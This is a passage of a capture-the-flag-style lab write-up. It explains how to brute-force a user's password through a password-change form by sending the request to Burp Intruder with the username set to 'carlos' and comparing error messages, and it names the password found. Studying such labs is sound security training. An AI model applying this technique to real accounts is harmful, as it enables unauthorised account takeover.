
We login as carlos and solve the lab.

12. Password brute-force via Password change
Description:
Not many details are given except there is a vulerability in the password change functionality.
Explanation:
We login with given credentials.

We are able to change password.

I thought bruteforcing this request should solve the lab, as in if I change the username to carlos, if the current password is correct, it will reset carlos’s password.


This failed for some reason. Now what we do is, try to enter a two different passwords. The current password is valid and we get this error.

Next we do the same thing, two different new passwords and this time the current password was also wrong and we get the below error.

This request was sent to Intruder and we change the username parameter to carlos before brute-forcing.

We see the string Current password is incorrect in the response.

We will filter the responses based on string and see that the payload ranger has the strin New passwords do not match in the response which shows that it may be the current password.
